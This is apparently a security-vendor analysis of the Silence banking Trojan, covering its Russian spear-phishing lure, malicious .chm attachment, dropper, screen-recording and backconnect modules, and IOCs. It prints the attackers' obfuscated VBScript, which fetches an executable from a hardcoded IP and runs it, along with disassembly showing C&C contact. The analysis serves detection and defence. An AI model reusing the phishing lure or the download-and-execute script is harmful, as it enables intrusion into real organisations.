Silence – a new Trojan attacking financial organizations

securelist.com/the-silence/83009/

Authors

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More information about the Silence Trojan is available to customers of Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com

In September 2017, we discovered a new targeted attack on financial institutions. Victims are mostly Russian banks but we also found infected organizations in Malaysia and Armenia. The attackers were using a known but still very effective technique for cybercriminals looking to make money: gaining persistent access to an internal banking network for a long period of time, making video recordings of the day to day activity on bank employees' PCs, learning how things works in their target banks, what software is being used, and then using that knowledge to steal as much money as possible when ready.


We saw that technique before in Carbanak, and other similar cases worldwide. The infection vector is a spear-phishing email with a malicious attachment. An interesting point in the Silence attack is that the cybercriminals had already compromised banking infrastructure in

order to send their spear-phishing emails from the addresses of real bank employees and look as unsuspicious as possible to future victims.

The attacks are currently still ongoing.

Technical details

The cybercriminals using Silence send spear-phishing emails as initial infection vectors, often using the addresses of employees of an already infected financial institution, with a request to open an account in the attacked bank. The message looks like a routine request. Using this social engineering trick, it looks unsuspicious to the receiver:


Добрый день!
Наш банк вел с Вами переговоры по открытию корреспондентского счета.

Я, [redacted]
Начальник отдела межбанковских операций и корреспондентских отношений ЗАО
[redacted]
Прошу Вас в кратчайшие сроки рассмотреть заявку на открытие и обслуживание корреспондентского счета.

Договор прилогаю в архиве и прошу его заполнить.
Зарание Вам благодарен, жду ответа.

С уважением,
Начальник отдела межбанковских операций и корреспондентских отношений ЗАО
[redacted]

Spear-phishing email in Russian.

Malicious .chm attachment

md5	dde658eb388512ee9f4f31f0f027a7df
Type	Windows help .chm file

The attachment we detected in this new wave is a “Microsoft Compiled HTML Help” file. This is a Microsoft proprietary online help format that consists of a collection of HTML pages, indexing and other navigation tools. These files are compressed and deployed in a binary format with the .CHM (compiled HTML) extension. These files are highly interactive and can run a series of technologies including JavaScript, which can redirect a victim towards an external URL after simply opening the CHM. Attackers began exploiting CHM files to automatically run malicious payloads once the file is accessed. Once the attachment is

opened by the victim, the embedded .htm content file (“start.htm”) is executed. This file contains JavaScript, and its goal is to download and execute another stage from a hardcoded URL:

```
</head>
♪

♪
<body>♪
♪
<script>♪
var cjieusiowuvfoisejifjsodjfohre9uehruiehvh = vrklej23ijvisjlkvdjsldjvlkwhjvlkwjn;♪
var cji39jcie = cjieusiowuvfoisejifjsodjfohre9uehruiehvh;♪
cji39jcie.clIck();♪
</script>♪
♪
</body>♪
♪

</html>
```

Part of start.htm embedded file

The goal of the script is to download and execute an obfuscated .VBS script which again downloads and executes the final dropper

```
<script language="VBScript">

fu24gjkjfvglsj = Array("c", "S", "W", "o", "e" )
saf31 = Array("8",  "2", fu24gjkjfvglsj(0),                          "3", "k",                                                  "p", fu24gjkjfvglsj(1), "(",
saf32 = Array("4", fu24gjkjfvglsj(sqr(sqr(256))), "2", "2","f", "3", fu24gjkjfvglsj((sqr(144))/6))
cmji23cj1 = Array("5", fu24gjkjfvglsj(Month("2023-03-14")),          "7", "p",                "-", fu24gjkjfvglsj(1), "0", "h", "n", fu24gjkjfvgls
cmji23cj2 = Array("l", "-", "(", fu24gjkjfvglsj(Month("2023-03-14")),fu24gjkjfvglsj(1), fu24gjkjfvglsj((sqr(144))/6))
cmji23cj3 = Array("l",  "H", "3", "i",                               ".", fu24gjkjfvglsj(sqr(sqr(256))), "d")
cmji23cj4 = Array("c", fu24gjkjfvglsj(Month("2023-03-14")), "7", "p", "-", fu24gjkjfvglsj(1),                                   "0", "h", "n", fu24gjkjfvgls
cmji23cj5 = Array(".", fu24gjkjfvglsj(1), "C",                fu24gjkjfvglsj(1), "-", fu24gjkjfvglsj(1), "0", "N", "n", fu24gjkjfvglsj(sqr(sqr(256
cmji23cj6 = Array(fu24gjkjfvglsj(Month("2023-03-14")), "H", "a", fu24gjkjfvglsj(Month("2023-03-14")),"D", "F")
cmji23cj7 = Array(fu24gjkjfvglsj(Month("2023-03-14")), fu24gjkjfvglsj(sqr(sqr(256))), "a", fu24gjkjfvglsj(Month("2023-03-14")),"D", "y")
p = 326 - 325
d = p + 4
Set ffipkj = CreateObject(saf32(6)+                          fu24gjkjfvglsj(1)+saf31((sqr(144))/6)+"ri"+saf31(d)+                  "t"+saf31(8)
Window.ReSizeTo 6, 3
Window.moveTo 10000, 10000
LFiugij32 = cmji23cj1(Month("2053-03-14")) +cmji23cj7(0)+cmji23cj2(d)+"er"+cmji23cj1(d)+cmji23cj1(7) + "ell "
LFiugij33 = cmji23cj2(p) + cmji23cj2(d) + "ind"+cmji23cj7(0) + cmji23cj2(d) + cmji23cj2(sqr(sqr(256))) + "t"+cmji23cj7(d)+"le" + " " + cmji23cj3(p)
LFiugij34 = cmji23cj2(p) + cmji23cj4(0) + " " + "(" + cmji23cj4(8) + "ew" + cmji23cj4(sqr(sqr(256))) + cmji23cj2(Month("2063-03-14")) + "bject "
LFiugij35 = cmji23cj5(p) + "y" + cmji23cj5(Month("2013-03-14")) + cmji23cj5(13) + "em" + cmji23cj5(0) + cmji23cj5(7) + "et" + cmji23cj5(0) + cmji23c
LFiugij36 = ")" + cmji23cj5(0) + cmji23cj6(sqr(sqr(256))) + cmji23cj6(0) + cmji23cj2(d) +"nl" +cmji23cj7(Month("2083-03-14")) +cmji23cj7((sqr(144))/
LFiugij37 = "'" + cmji23cj6(p) + "ttP://"
ffipkj.rUn LFiugij32 + LFiugij33 + LFiugij34 + LFiugij35 + LFiugij36 + LFiugij37+"139.99.156.100/j', '%TEMP%\rpc32.exe');%TEMP%\rpc32.exe;taskkill /
```

Obfuscated VBS script that downloads binary dropper

Dropper

md5	404D69C8B74D375522B9AFE90072A1F4
Compilation	Thu Oct 12 02:53:12 2017
Type	Win32 executable

The dropper is a win32 executable binary file, and its main goal is to communicate with the command and control (C&C) server, send the ID of the infected machine and download and execute malicious payloads.

After executing, the dropper connects to the C&C using a GET request, sends the generated victim ID, downloads the payloads and executes them using the CreateProcess function.

```
push    7D0h            ; dwBytes
push    40h             ; uFlags
call    ds:GlobalAlloc
push    edi
push    offset aSoft    ; "/soft/"
mov     esi, eax
lea     eax, [ebp-320h]
push    offset aSget_php?nameX ; "%sget.php?name=%x"
push    eax             ; LPSTR
call    ds:wsprintfA
```

C&C connect request string with ID

```
call    ds:InternetOpenA
push    0               ; dwContext
push    0               ; dwFlags
push    3               ; dwService
push    0               ; lpszPassword
push    0               ; lpszUserName
push    50h             ; nServerPort
push    offset szServerName ; "54.36.191.97"
push    eax             ; hInternet
mov     [ebp-33Ch], eax
call    ds:InternetConnectA
push    0               ; dwContext
push    4000000h        ; dwFlags
push    0               ; lplpszAcceptTypes
push    0               ; lpszReferrer
push    offset szVersion ; "HTTP/1.0"
lea     ecx, [ebp-320h]
push    ecx             ; lpszObjectName
push    offset szVerb   ; "GET"
push    eax             ; hConnect
mov     [ebp-338h], eax
call    ds:HttpOpenRequestA
```

C&C connect procedure

Payloads

The payloads are a number of modules executed on the infected system for various tasks like screen recording, data uploading etc.

All the payload modules we were able to identify are registered as Windows services.

Monitoring and control module

md5	242b471bae5ef9b4de8019781e553b85
Compilation	Tue Jul 19 15:35:17 2016
Type	Windows service executable

The main task for this module is to monitor the activity of the victim. In order to do so it takes multiple screenshots of the victim´s active screen, providing a real-time pseudo-video stream with all the victim´s activity. A very similar technique was used in the Carbanak case, where this monitoring was used to understand the victim´s day to day activity.

The module is registered and started by a Windows service named “Default monitor”.

```
push    eax             ; lpServiceStartTable
mov     [ebp+ServiceStartTable.lpServiceName], offset ServiceName ; "Default monitor"
mov     [ebp+ServiceStartTable.lpServiceProc], offset sub_4027D0
mov     [ebp+var_C], 0
mov     [ebp+var_8], 0
call    ds:StartServiceCtrlDispatcherA
```

Malicious service module name

After the initial startup, it creates a Windows named pipe with a hardcoded value – “\\.\pipe\{73F7975A-A4A2-4AB6-9121-AECAE68AABBB}”. This pipe is used for sharing data in malicious inter-process communications between modules.

```
lea     eax, [esp+4B8h+SecurityAttributes]
push    eax             ; lpSecurityAttributes
push    0               ; nDefaultTimeOut
push    400h            ; nInBufferSize
push    400h            ; nOutBufferSize
push    1               ; nMaxInstances
push    0               ; dwPipeMode
push    40000001h       ; dwOpenMode
push    offset Name     ; "\\\\.\\pipe\\{73F7975A-A4A2-4AB6-9121-A"...
mov     [esp+4D8h+SecurityAttributes.nLength], 0Ch
mov     [esp+4D8h+SecurityAttributes.bInheritHandle], 1
call    ds:CreateNamedPipeA
```

Named pipe creation

The malware decrypts a block of data and saves it as a binary file with the hardcoded name “mss.exe” in a Windows temporary location, and later executes it using the CreateProcessAsUserA function. This dropped binary is the module responsible for the real-time screen activity recording.

Then, the monitoring module waits for a new dropped module to start in order to share the recorded data with other modules using the named pipe.

Screen activity gathering module

md5	242b471bae5ef9b4de8019781e553b85
Compilation	Tue Jul 19 15:35:17 2016
Type	Windows 32 executable

This module uses both the Windows Graphics Device Interface (GDI) and the Windows API to record victim screen activity. This is done using the CreateCompatibleBitmap and GdipCreateBitmapFromHBITMAP functions. Then the module connects to the named pipe created by the previously described module and writes the data in there. This technique allows for the creation of a pseudo-video stream of the victim's activity by putting together all the collected bitmaps.

```
push    0               ; hTemplateFile
push    0               ; dwFlagsAndAttributes
push    3               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    0               ; dwShareMode
mov     esi, edi
push    40000000h       ; dwDesiredAccess
mov     edi, eax
sub     edi, [ebp+var_18]
push    offset FileName ; "\\\\.\\pipe\\{73F7975A-A4A2-4AB6-9121-A"...
mov     [ebp+var_28], eax
sub     esi, ebx
call    ds:CreateFileA
```

Writing bitmaps to pipe

C&C communication module with console backconnect

md5	6A246FA30BC8CD092DE3806AE3D7FC49
Compilation	Thu Jun 08 03:28:44 2017
Type	Windows service executable

The C&C communication module is a Windows service, as are all the other modules. Its main functionality is to provide backconnect access to the victim machine using console command execution. After the service initialization, it decrypts the needed Windows API function names, loads them with LoadLibrary and resolves with GetProcAddress functions.

```
mov     [ebp+ProcName], 0
call    _memset
push    64h
lea     eax, [ebp+LibFileName]
push    eax
push    1Ah
mov     edx, offset aV@YXcISkakgMQilx
mov     cl, 1Dh
call    Crypta1__
push    32h
lea     eax, [ebp+ProcName]
push    eax
push    15h
mov     edx, offset unk_429954
mov     cl, 32h
call    Crypta1__
add     esp, 30h
lea     eax, [ebp+ProcName]
push    eax             ; lpProcName
lea     eax, [ebp+LibFileName]
push    eax             ; lpLibFileName
call    ds:LoadLibraryW
push    eax             ; hModule
call    edi ; GetProcAddress
```

WinAPI resolving

After successful loading of the WinAPI functions, the malware tries to connect to the C&C server using a hardcoded IP address (185.161.209[.]81).


```
push    offset word_42BB28
push    offset a185_161_209_81 ; "185.161.209.81"
call    eax
```

C&C IP

The malware sends a special request to the command server with its ID and then waits for a response, which consists of a string providing the code of what operation to execute. The options are:

- **“htrjyytrn”** which is the transliteration of **“reconnect”** (“реконнект” in russian layout).
- **“htcnfhn”** which is the transliteration of **“restart”** (“рестарт” in russian layout).
- **“ytnpflfybq”** which is the transliteration of “нет заданий” meaning **“no tasks”**

Finally the malware receives instructions on what console commands to execute, which it does using a new cmd.exe process with a parameter command.



Instruction check

The described procedure allows attackers to install any other malicious modules. That can be easily done using the “sc create” console command.

Winexecsvc tool

md5	0B67E662D2FD348B5360ECAC6943D69C
Compilation	Wed May 18 03:58:26
Type	Windows 64 executable

Also, on some infected computers we found a tool called the Winexesvc tool. This tool basically provides the same functionality as the well-known “psexec” tool. The main difference is that the Winexesvc tool enables the execution of remote commands from Linux-based operating system. When the Linux binary “winexe” is run against a Windows server, the winexesvc.exe executable is created and installed as a service.

Conclusion

Attacks on financial organization remain a very effective way for cybercriminals to make money. The analysis of this case provides us with a new Trojan, apparently being used in multiple international locations, which suggests it is an expanding activity of the group. The Trojan provides monitoring capabilities similar to the ones used by the Carbanak group.

The group uses legitimate administration tools to fly under the radar in their post-exploitation phase, which makes detection of malicious activity, as well as attribution more complicated. This kind of attack has become widespread in recent years, which is a very worrisome trend as it demonstrates that criminals are successful in their attacks. We will continue monitoring the activity for this new campaign.

The spear-phishing infection vector is still the most popular way to initiate targeted campaigns. When used with already compromised infrastructure, and combined with .chm attachments, it seems to be a really effective way of spreading, at least among financial organizations.

Recommendations

The effective way of protection from targeted attacks focused on financial organizations are preventive advanced detection capabilities such as a solution that can detect all types of anomalies and scrutinize suspicious files at a deeper level, be present on users' systems. The Kaspersky Anti Targeted Attack solution (KATA) matches events coming from different infrastructure levels, discerns anomalies and aggregates them into incidents, while also studying related artifacts in a safe environment of a sandbox. As with most Kaspersky products, KATA is powered by HuMachine Intelligence, which is backed by on premise and in lab-running machine learning processes coupled with real-time analyst expertise and our understanding of threat intelligence big data.

The best way to prevent attackers from finding and leveraging security holes, is to eliminate the holes altogether, including those involving improper system configurations or errors in proprietary applications. For this, Kaspersky Penetration Testing and Application Security Assessment services can become a convenient and highly effective solution, providing not only data on found vulnerabilities, but also advising on how to fix it, further strengthening corporate security.

IOC's

Kaspersky lab products detects the Silence trojan with the following verdicts:

Backdoor.Win32.Agent.dpke
Backdoor.Win32.Agent.dpiz
Trojan.Win32.Agentb.bwnk
Trojan.Win32.Agentb.bwni
Trojan-Downloader.JS.Agent.ocr
HEUR:Trojan.Win32.Generic
Full IOC's and YARA rules delivered with private report subscription.

MD5

Dde658eb388512ee9f4f31f0f027a7df
404d69c8b74d375522b9afe90072a1f4
15e1f3ce379c620df129b572e76e273f
D2c7589d9f9ec7a01c10e79362dd400c
1b17531e00cfc7851d9d1400b9db7323
242b471bae5ef9b4de8019781e553b85
324D52A4175722A7850D8D44B559F98D
6a246fa30bc8cd092de3806ae3d7fc49
B43f65492f2f374c86998bd8ed39bfdd
cfffc5a0e5bdc87ab11b75ec8a6715a4

- Backdoor
- Dropper
- Financial malware
- Targeted attacks

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